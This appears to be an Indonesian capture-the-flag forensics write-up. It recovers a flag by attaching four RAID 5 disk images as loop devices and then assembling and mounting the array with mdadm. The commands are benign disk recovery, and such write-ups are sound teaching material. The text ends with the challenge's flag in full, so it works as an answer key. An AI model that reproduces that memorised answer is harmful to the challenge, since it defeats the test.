Langkah Penyelesaian:

Diberikan file disk.img yang bernomor 1 sampai 4

```
disk1.img  disk2.img  disk3.img  disk4.img  makeloopback.sh  mounting
root@pc:~/joints# file disk*
disk1.img: Linux Software RAID version 1.2 (1) UUID=f0d83e6c:58366d97:46d9f4a3:a6e3b463 name=joints2021-foren:0 level=5 di
sks=4
disk2.img: Linux Software RAID version 1.2 (1) UUID=f0d83e6c:58366d97:46d9f4a3:a6e3b463 name=joints2021-foren:0 level=5 di
sks=4
disk3.img: Linux Software RAID version 1.2 (1) UUID=f0d83e6c:58366d97:46d9f4a3:a6e3b463 name=joints2021-foren:0 level=5 di
sks=4
disk4.img: Linux Software RAID version 1.2 (1) UUID=f0d83e6c:58366d97:46d9f4a3:a6e3b463 name=joints2021-foren:0 level=5 di
sks=4
root@pc:~/joints#
```

Ternyata adalah file RAID array yang perlu di assemble, bisa menggunakan bash scripting untuk membuat loopback device (script dicantumkan di bagian "Code")

```
root@pc:~/joints# ./makeloopback.sh
Looping back part1 to /dev/loop1
Looping back part2 to /dev/loop2
Looping back part3 to /dev/loop3
Looping back part4 to /dev/loop4
root@pc:~/joints#
```

```
mdadm --assemble /dev/md0 /dev/loop1 /dev/loop2 /dev/loop3 /dev/loop4
```

```
mkdir mounting
```

```
mount /dev/md0 mounting/
```

Setelah di mount flag bisa ditemukan di folder mounting, sebuah png

Code:

[nama file]

```
#!/bin/bash

NUM=1

while [ $NUM -le 4 ]
do
    echo "Looping back part"$NUM" to /dev/loop"$NUM
    losetup /dev/loop"$NUM" /root/joints/disk"$NUM".img
    let NUM=$NUM+1
done
```

Flag: JOINTS21{H3al_th3_D3geN3r4te_DI5K}